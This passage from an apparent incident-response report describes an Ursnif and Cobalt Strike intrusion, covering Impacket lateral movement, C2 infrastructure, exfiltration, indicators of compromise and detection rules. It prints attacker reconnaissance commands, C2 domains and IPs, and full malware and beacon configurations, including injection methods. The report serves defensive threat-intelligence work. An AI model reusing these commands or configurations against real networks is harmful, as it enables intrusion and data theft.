powershell Get-ADComputer -Filter * -Properties Name,Operatingsystem,
OperatingSystemVersion, OperatingSystemServicePack,IPv4Address >>
log2.txt
```

During the final actions taken by the threat actors before eviction, after completing RDP connections to various hosts on the network, the threat actors checked running processes on the accessed hosts via taskmanager, which were started via their interactive RDP session as noted by the `/4` command line argument.

```
C:\Windows\system32\taskmgr.exe /4
```

Lateral Movement

WMI was used to pivot to a domain controller on the network. The actor leveraged Impacket's wmiexec.py to execute commands with a semi-interactive shell, most likely using credentials gathered by the previous LSASS access.

The commands executed included directory traversal, host discovery, and execution of tools on the DC.

A breakdown of the parent and child processes invoked:

The command can be broken down as follows:

- 'Q' indicates turn off echo – no response.
- 'C' indicates to stop after command execution.
- The 127.0.01 and ADMIN$ indicates C:\Windows.
- Output is achieved via the parameter '2>&1', to redirect errors and output to one file:

This command line closely resembles the code within the wmiexec.py as part of the Impacket tool maintained by Fortra.

As Impacket interacts with remote endpoints via WMI over TCP via DCERPC, its possible to inspect network level packets:

The use of Impacket by threat actors has been recently detailed by CISA in alert AA22-277A – Impacket and Exfiltration Tool Used to Steal Sensitive Information from Defense Industrial Base Organization.

The Impacket process hierarchy in this case can be visualized as:

At the network level, commands are issued by DCOM/RPC port 135, with responses by SMB using port 445. We can observe a number of WMI requests via DCERPC from one endpoint to a target endpoint based on the ports.

Correlating the network activity to the host activity confirms that the 'Powershell.exe' process initiated the WMI requests.

The destination port is within the ephemeral port range 49152–65535, which is for short-lived, time based, communications RFC 6335.

13Cubed (Richard Davis) also released an amazing resource to investigate Impacket related incidents here: https://www.13cubed.com/downloads/impacket_exec_commands_cheat_sheet_poster.pdf

One of the observed commands invoked via WMI was ‘firefox.exe’.

This was dropped on the DC and spawned a number of processes and invoked a number of hands-on commands.

The process generated a significant volume of network connections to 193.201.9[.]199, averaging ~6K requests per hour, equating to >150K connections throughout the duration of the intrusion.

RDP was also used by the threat actor on the final two days of the intrusion to connect to various hosts from a domain controller proxying the traffic via the firefox.exe Cobalt Strike beacon.

Command and Control

Ursnif

Ursnif was seen using the following domains and IPs:

```
5.42.199.83
superliner.top
        62.173.149.7
```

```
internetlines.in
        31.41.44.97
superstarts.top
        31.41.44.27
superlinez.top
        31.41.44.27
internetlined.com
        208.91.197.91
denterdrigx.com:
        187.190.48.135
        210.92.250.133
        189.143.170.233
        201.103.222.246
        151.251.24.5
        190.147.189.122
        115.88.24.202
        211.40.39.251
        187.195.146.2
        186.182.55.44
        222.232.238.243
        211.119.84.111
        51.211.212.188
        203.91.116.53
        115.88.24.203
        190.117.75.91
        181.197.121.228
        190.167.61.79
        109.102.255.230
        211.119.84.112
        190.107.133.19
        185.95.186.58
        175.120.254.9
        46.194.108.30
        190.225.159.63
        190.140.74.43
        187.156.56.52
        195.158.3.162
        138.36.3.134
```

```
109.98.58.98
24.232.210.245
222.236.49.123
175.126.109.15
124.109.61.160
95.107.163.44
93.152.141.65
5.204.145.65
116.121.62.237
31.166.129.162
222.236.49.124
211.171.233.129
211.171.233.126
211.53.230.67
196.200.111.5
190.219.54.242
190.167.100.154
110.14.121.125
58.235.189.192
37.34.248.24
110.14.121.123
179.53.93.16
175.119.10.231
211.59.14.90
188.48.64.249
187.232.150.225
186.7.85.71
148.255.20.4
91.139.196.113
41.41.255.235
31.167.236.174
189.165.2.131
1.248.122.240
```

We also observed several modules for Ursnif downloaded from the following IP:

```
193.106.191.186
  3db94cf953886aeb630f1ae616a2ec25  cook32.rar
  d99cc31f3415a1337e57b8289ac5011e  cook64.rar
  a1f634f177f73f112b5356b8ee04ad19  stilak32.rar
  8ea6ad3b1acb9e7b2e64d08411af3c9a  stilak64.rar
  0c5862717f00f28473c39b9cba2953f4  vnc32.rar
  ce77f575cc4406b76c68475cb3693e14  vnc64.rar
```

JoeSandbox reported this sample having the following configuration:

```
{
  "RSA Public Key":
"WzgHg0uTPZvhLtnG19qpIk+GmHzcoxkfTefSu6gst5n3mxnOBivzR4MH4a6Ax7hZ5fgcuPGt
3NKKPbYTwmknjD2zYXaAp3+wR0kAZI+LVG1CUiDgK2lhHKV91eobjLR/Z/RtHa+MZM10+zZoB
GCk+VjMy7gWkzoCrrhs6/Bft/lYT9NzAGBQ4ZZgJTkXW4tVgEQiGmoc7Ta1/NqrbaQBEciYTW
7E4egMKHQeGNrjd94u5PZha7GgX7aseTe7/68QIz2hc7Xl2gtUGQYYVqKgGpKjKrQT5jpYbcj
LE+VoRjcWucFAPAfIryWH1A4T+PbO5+eHGGCIM/fAuYU/58JZn0HUmtKm9wHYCUJ/uGotKAI=
",
  "c2_domain": [
    "superliner.top",
    "superlinez.top",
    "internetlined.com",
    "internetlines.in",
    "medialists.su",
    "medialists.ru",
    "mediawagi.info",
    "mediawagi.ru",
    "5.42.199.83",
    "denterdrigx.com",
    "и",
    "digserchx.at"
  ],
  "ip_check_url": [
      "http://ipinfo.io/ip",
      "http://curlmyip.net"
    ],
    "serpent_key": "Jv1GYc8A8hCBIeVD",
    "tor32_dll": "file://c:\\test\\test32.dll",
    "tor64_dll": "file://c:\\test\\tor64.dll",
    "server": "50",
    "sleep_time": "1",
    "SetWaitableTimer_value(CRC_CONFIGTIMEOUT)": "60",
    "time_value": "60",
    "SetWaitableTimer_value(CRC_TASKTIMEOUT)": "60",
    "SetWaitableTimer_value(CRC_SENDTIMEOUT)": "300",
    "SetWaitableTimer_value(CRC_KNOCKERTIMEOUT)": "60",
    "not_use(CRC_BCTIMEOUT)": "10",
    "botnet": "3000",
    "SetWaitableTimer_value": "1"
  }
```

Pivoting on domains registered in WHOIS with the email `snychkova73@bk.ru` or organization `Rus Lak`, reveals many similar domains as seen in this intrusion.

Cobalt Strike

The following Cobalt Strike C2 server was observed:

```
193.201.9.199:443
JA3: 72a589da586844d7f0818ce684948eea
JA3s: f176ba63b4d68e576b5ba345bec2c7b7
Certificate:
[6e:ce:5e:ce:41:92:68:3d:2d:84:e2:5b:0b:a7:e0:4f:9c:b7:eb:7c]
Not Before: 2015/05/20 18:26:24 UTC
Not After: 2025/05/17 18:26:24 UTC
Issuer Org:
Subject Common:
Subject Org:
Public Algorithm: rsaEncryption
```

The following Cobalt Strike configuration was observed:

```
{
  "spawnto": "AAAAAAAAAAAAAAAAAAAAAA==",
  "pipename": null,
  "dns_beacon": {
    "put_metadata": null,
    "get_TXT": null,
    "get_AAAA": null,
    "get_A": null,
    "beacon": null,
      "maxdns": null,
      "dns_sleep": null,
      "put_output": null,
      "dns_idle": null
    },
    "smb_frame_header":
  "AAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  AAAAAAAAAAAAAAAAAAAAAAAAAA=",
    "post_ex": {
      "spawnto_x64": "%windir%\\sysnative\\rundll32.exe",
      "spawnto_x86": "%windir%\\syswow64\\rundll32.exe"
    },
    "stage": {
      "cleanup": "false"
    },
    "process_inject": {
      "stub": "IiuPJ9vfuo3dVZ7son6mSA==",
      "transform_x64": [],
      "transform_x86": [],
      "startrwx": "true",
      "min_alloc": "0",
      "userwx": "true",
      "execute": [
        "CreateThread",
        "SetThreadContext",
        "CreateRemoteThread",
        "RtlCreateUserThread"
      ],
      "allocator": "VirtualAllocEx"
    },
    "uses_cookies": "true",
    "http_post_chunk": "0",
    "ssh": {
      "privatekey": null,
      "username": null,
    "password": null,
    "port": null,
    "hostname": null
  },
  "useragent_header": null,
  "maxgetsize": "1048576",
  "proxy": {
    "behavior": "Use IE settings",
    "password": null,
    "username": null,
    "type": null
  },
  "tcp_frame_header":
"AAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAA=",
  "server": {
    "publickey":
"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCnCZHWnYFqYB/6gJdkc4MPDTtBJ20nkEAd
3tsY4tPKs8MV4yIjJb5CtlrbKHjzP1oD/1AQsj6EKlEMFIKtakLx5+VybrMYE+dDdkDteHmVX
0AeFyw001FyQVlt1B+OSNPRscKI5sh1L/ZdwnrMy6S6nNbQ5N5hls6k2kgNO5nQ7QIDAQABAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA==",
    "port": "443",
    "hostname": "193.201.9.199"
  },
  "beacontype": [
    "HTTPS"
  ],
  "kill_date": null,
  "license_id": "1580103824",
  "jitter": "0",
  "sleeptime": "60000",
  "http_get": {
    "server": {
      "output": [
        "print"
      ]
      },
      "client": {
        "metadata": [],
        "headers": []
      },
      "verb": "GET",
      "uri": "/__utm.gif"
    },
    "cfg_caution": "false",
    "host_header": "",
    "crypto_scheme": "0",
    "http_post": {
      "client": {
        "output": [],
        "id": [],
        "headers": []
      },
      "verb": "POST",
      "uri": "/submit.php"
    }
  }
```

Checking the certificate used, reveals that it is a default SSL certificate for Cobalt Strike, `83cd09b0f73c909bfc14883163a649e1d207df22`.

Atera & SplashTop

Even though the threat actor installed these agents, we did not observe any activity with these tools.

Exfiltration

Several HTTP Post events were observed to the identified domains denterdrigx[.]com, superliner[.]top and 5.42.199[.]83, masquerading as image uploads.

The user agent ‘Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64)’, an unusual browser configuration to masquerade as, which indicates use of Internet Explorer 8.0 (that was released ~2009).

The POST event included a MIME part indicating file upload activity

The example HTTP stream containing the content

The file that was uploaded 775E.bin was deleted by the injected 'Explorer.exe' process from the target endpoint in folder '\Users\<REDACTED>\AppData\Local\Temp'

The exfiltration activity along with the beacon activity can be detected using the following network signatures: ET MALWARE Ursnif Variant CnC Data Exfil and ET MALWARE Ursnif Variant CnC Beacon. In this example, the mix of activity can be observed as:

Impact

The threat actor was able to RDP to a backup server using the admin credentials they acquired. Using the logs in `Microsoft-Windows-TerminalServices-LocalSessionManager/Operational` we were able to determine the threat actor spent approximately 10 minutes on the backup server before disconnecting their RDP session. By doing this, they revealed the workstation name of the client: `WIN-RRRU9REOK18`.

```
LogName=Security
EventCode=4624
EventType=0
ComputerName=<REDACTED>
SourceName=Microsoft Windows security auditing.
Type=Information
RecordNumber=300297
Keywords=Audit Success
TaskCategory=Logon
OpCode=Info
Message=An account was successfully logged on.

Logon Information:
        Logon Type:             3
        Restricted Admin Mode:  -
        Virtual Account:                No
        Elevated Token:         Yes
Network Information:
        Workstation Name:       WIN-RRRU9REOK18
        Source Network Address: <REDACTED>
        Source Port:            0
Detailed Authentication Information:
        Logon Process:          NtLmSsp
        Authentication Package: NTLM
        Transited Services:     -
        Package Name (NTLM only):       NTLM V2
```

During that time, the threat actor undertook a number of hands-on keyboard actions; this included reviewing backups in a backup console, checking on running tasks, and using notepad to paste in the following content.

Process execution:

```
C:\Program Files\[redacted]\Console\[redacted].exe
"C:\Windows\system32\taskmgr.exe" /4
"C:\Windows\system32\NOTEPAD.EXE" C:\Users\USER\Desktop\New Text
Document.txt
```

Sysmon Copy Paste Collection EID 24:

```
user: DOMAIN\USER ip: 127.0.0.1 hostname: WIN-RRRU9REOK18
```

Indicators

Atomic

```
RDP Client Name:
WIN-RRRU9REOK18

Ursnif Domains:
denterdrigx.com
superliner.top
internetlines.in
superstarts.top
superlinez.top
internetlined.com

Ursnif IPs:
62.173.149.7
31.41.44.97
5.42.199.83
31.41.44.27
208.91.197.91
187.190.48.135
210.92.250.133
189.143.170.233
201.103.222.246
151.251.24.5
190.147.189.122
115.88.24.202
211.40.39.251
187.195.146.2
186.182.55.44
222.232.238.243
```

```
211.119.84.111
51.211.212.188
203.91.116.53
115.88.24.203
190.117.75.91
181.197.121.228
190.167.61.79
109.102.255.230
211.119.84.112
190.107.133.19
185.95.186.58
175.120.254.9
46.194.108.30
190.225.159.63
190.140.74.43
187.156.56.52
195.158.3.162
138.36.3.134
109.98.58.98
24.232.210.245
222.236.49.123
175.126.109.15
124.109.61.160
95.107.163.44
93.152.141.65
5.204.145.65
116.121.62.237
31.166.129.162
222.236.49.124
211.171.233.129
211.171.233.126
211.53.230.67
196.200.111.5
190.219.54.242
190.167.100.154
110.14.121.125
```

```
58.235.189.192
37.34.248.24
110.14.121.123
179.53.93.16
175.119.10.231
211.59.14.90
188.48.64.249
187.232.150.225
186.7.85.71
148.255.20.4
91.139.196.113
41.41.255.235
31.167.236.174
189.165.2.131
1.248.122.240
193.106.191.186


Cobalt Strike:
193.201.9.199
```

Computed

```
3488164.iso
f7d85c971e9604cc6d2a2ffcac1ee4a3
67175143196c17f10776bdf5fbf832e50a646824
e999890ce5eb5b456563650145308ae837d940e38aec50d2f02670671d472b99

6570872.lnk
c6b605a120e0d3f3cbd146bdbc358834
328afa8338d60202d55191912eea6151f80956d3
16323b3e56a0cbbba742b8d0af8519f53a78c13f9b3473352fcce2d28660cb37

adcomp.bat
eb2335e887875619b24b9c48396d4d48
b658ab9ac2453cde5ca82be667040ac94bfcbe2e
```

```
4aa4ee8efcf68441808d0055c26a24e5b8f32de89c6a7a0d9b742cce588213ed

alsoOne.bat
c03f5e2bc4f2307f6ee68675d2026c82
4ce65da98f0fd0fc4372b97b3e6f8fbeec32deb3
6a9b7c289d7338760dd38d42a9e61d155ae906c14e80a1fed2ec62a4327a4f71

canWell.js
6bb867e53c46aa55a3ae92e425c6df91
6d4f1a9658baccd2e406454b2ad40ca2353916ab
5b51bd2518ad4b9353898ed329f1b2b60f72142f90cd7e37ee42579ee1b645be

firefox.exe
6a4356bd2b70f7bd4a3a1f0e0bfec9a4
485a179756ff9586587f8728e173e7df83b1ffc3
6c5338d84c208b37a4ec5e13baf6e1906bd9669e18006530bf541e1d466ba819

itsIt.db
60375d64a9a496e220b6eb1b63e899b3
d1b2dd93026b83672118940df78a41e2ee02be80
8e570e32acb99abfd0daf62cff13a09eb694ebfa633a365d224aefc6449f97de

or.jpg
60ca7723edd4f3a0561ea9d3a42f82b4
87b699122dacf3235303a48c74fa2b7a75397c6b
bbcceb987c01024d596c28712e429571f5758f67ba12ccfcae197aadb8ab8051

cook32.rar
3db94cf953886aeb630f1ae616a2ec25
743128253f1df9e0b8ee296cfec17e5fc614f98d
1cdbf7c8a45b753bb5c2ea1c9fb2e53377d07a3c84eb29a1b15cdc140837f654

cook64.rar
d99cc31f3415a1337e57b8289ac5011e
f67ce90f66f6721c3eea30581334457d6da23aac
b94810947c33a0a0dcd79743a8db049b8e45e73ca25c9bfbf4bfed364715791b
```

```
stilak32.rar
a1f634f177f73f112b5356b8ee04ad19
7c82b558a691834caf978621f288af0449400e03
c77ea4ad228ecad750fb7d4404adc06d7a28dbb6a5e0cf1448c694d692598f4f

stilak64.rar
8ea6ad3b1acb9e7b2e64d08411af3c9a
7c04c4567b77981d0d97d8c2eb4ebd1a24053f48
dfdfd0a339fe03549b2475811b106866d035954e9bc002f20b0f69e0f986838f

vnc32.rar
0c5862717f00f28473c39b9cba2953f4
25832c23319fcfe92cde3d443cc731ac056a964a
7ebd70819a79be55d4c92c66e74e90e3309ec977934920aee22cd8d922808c9d

vnc64.rar
ce77f575cc4406b76c68475cb3693e14
80fdc4712ae450cfa41a37a24ce0129eff469fb7
f02dc60872f5a9c2fcc9beb05294b57ad8a4a9cef0161ebe008
```

Detections

Network

Potential Impacket wmiexec.py activity

```
ET MALWARE Ursnif Variant CnC Beacon
ET MALWARE Ursnif Variant CnC Beacon - URI Struct M2 (_2F)
ET INFO HTTP Request to a *.top domain
ET DNS Query to a *.top domain - Likely Hostile
ET MALWARE Ursnif Variant CnC Data Exfil
ET INFO Dotted Quad Host RAR Request
ET MALWARE Meterpreter or Other Reverse Shell SSL Cert
ET HUNTING Suspicious Empty SSL Certificate - Observed in Cobalt Strike
ET POLICY RDP connection confirm
ET POLICY MS Remote Desktop Administrator Login Request
ET MALWARE Ursnif Variant CnC Beacon 3
ET MALWARE Ursnif Payload Request (cook32.rar)
ET MALWARE Ursnif Payload Request (cook64.rar)
ET INFO Splashtop Domain (splashtop .com) in TLS SNI
ET INFO Splashtop Domain in DNS Lookup (splashtop .com)
```

Sigma

https://github.com/The-DFIR-Report/Sigma-Rules/blob/main/rules/windows/process_creation/proc_creation_win_driverquery_lookup.yml
https://github.com/The-DFIR-Report/Sigma-Rules/blob/main/rules/windows/process_creation/proc_creation_win_mshta.yml
https://github.com/The-DFIR-Report/Sigma-Rules/blob/main/rules/windows/process_creation/proc_creation_win_nslookup_local.yml
https://github.com/The-DFIR-Report/Sigma-Rules/blob/main/rules/windows/process_creation/proc_creation_win_system_time_lookup.yml
https://github.com/The-DFIR-Report/Sigma-Rules/blob/main/rules/windows/process_creation/proc_creation_win_ursnif_loader.yml
https://github.com/SigmaHQ/sigma/blob/b5e783a6d5f2ea0a77f68fb646bfb1b2304e3996/rules/windows/process_creation/proc_creation_win_lolbin_not_from_c_drive.yml
https://github.com/SigmaHQ/sigma/blob/1f8e37351e7c5d89ce7808391edaef34bd8db6c0/rules/windows/process_creation/proc_creation_win_susp_lolbin_non_c_drive.yml
https://github.com/SigmaHQ/sigma/blob/a674ee246bd02271f5e46d00010320112c9df17c/rules/windows/process_creation/proc_creation_win_wmic_computersystem_recon.yml
https://github.com/SigmaHQ/sigma/blob/1f8e37351e7c5d89ce7808391edaef34bd8db6c0/rules/windows/process_creation/proc_creation_win_susp_systeminfo.yml
https://github.com/SigmaHQ/sigma/blob/017287804cae36c869f38a7f5671a7501e33178f/rules/windows/pipe_created/pipe_created_mal_cobaltstrike.yml
https://github.com/SigmaHQ/sigma/blob/0db8a8b54d54b52c139f9f7d5c261400d228f54b/rules/windows/process_access/proc_access_win_susp_proc_access_lsass_susp_source.yml

https://github.com/SigmaHQ/sigma/blob/fac67328275e58413f299ed4f69219ff40803d70/rules/windows/file/file_event/file_event_win_wmiexec_default_filename.yml
https://github.com/SigmaHQ/sigma/blob/62347bcc80159f1e868a44c80759e85326875b79/rules/windows/process_creation/proc_creation_win_impacket_lateralization.yml
https://github.com/The-DFIR-Report/Sigma-Rules/blob/c253c57c627b6d8cbcfa06320a3ad1ba2b9dedd4/win_software_splashtop.yml
https://github.com/The-DFIR-Report/Sigma-Rules/blob/c253c57c627b6d8cbcfa06320a3ad1ba2b9dedd4/win_network_splashtop.yml
https://github.com/SigmaHQ/sigma/blob/7804decd2db84dd1d022801e782d84eca7ecff72/rules/windows/powershell/powershell_script/posh_ps_get_adcomputer.yml
https://github.com/SigmaHQ/sigma/blob/9bf023ceba17aab3d2595c03a8e2345aa08bb976/rules/proxy/proxy_ua_malware.yml

Yara

https://github.com/k-vitali/Malware-Misc-RE/blob/master/2020-03-24-isfb-gozi-217-browser-yara.vk.yar
https://github.com/The-DFIR-Report/Yara-Rules/blob/main/17386/17386.yar

MITRE

```
Mshta - T1218.005
Visual Basic - T1059.005
Compile After Delivery - T1027.004
BITS Jobs - T1197
Credentials from Password Stores - T1555
LSASS Memory - T1003.001
System Information Discovery - T1082
Process Discovery - T1057
Domain Trust Discovery - T1482
Mark-of-the-Web Bypass - T1553.005
Malicious File - T1204.002
System Time Discovery - T1124
System Owner/User Discovery - T1033
Remote System Discovery - T1018
Remote Desktop Protocol - T1021.001
Windows Management Instrumentation - T1047
Domain Account - T1087.002
Process Injection - T1055
Asynchronous Procedure Call - T1055.004
Registry Run Keys / Startup Folder - T1547.001
Remote Access Software - T1219
Web Protocols - T1071.001
Lateral Tool Transfer - T1570
Exfiltration Over C2 Channel - T1041
```

Internal case #17386

« EMOTET STRIKES AGAIN – LNK FILE LEADS TO DOMAIN WIDE RANSOMWARE

SHAREFINDER: HOW THREAT ACTORS DISCOVER FILE SHARES »

Detection Rules

DFIR Labs

Mentoring and Coaching